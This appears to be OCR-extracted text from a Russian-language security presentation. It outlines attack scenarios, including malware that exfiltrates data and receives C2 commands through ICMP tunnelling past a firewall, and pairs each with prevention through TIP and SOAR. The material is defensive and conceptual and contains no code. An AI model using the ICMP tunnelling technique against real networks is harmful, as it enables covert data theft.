
Загружает вредоносное ПО

Вредоносное ПО загружено на устройство жертвы

Атака прошла успешно




Предотвращение атаки с помощью TIP и SOAR




3 СЦЕНАРИЙ

ТУННЕЛЬ В ТЕНИ: ВЫЯВЛЕНИЕ ICMP-АТАКИ



Сеть организации
Интернет
Отправляет ICMP пакеты
со скомпрометированными данными
Пропускает трафик,
считая его легальным
Пропускает трафик,
считая его легальным
Отправляет команды
управления
в ответных ICMP пакетах
Вредоносное ПО
на устройстве жертвы
FireWall,
NGFW
C2-сервер

Атака прошла успешно



Предотвращение атаки с помощью TIP и SOAR

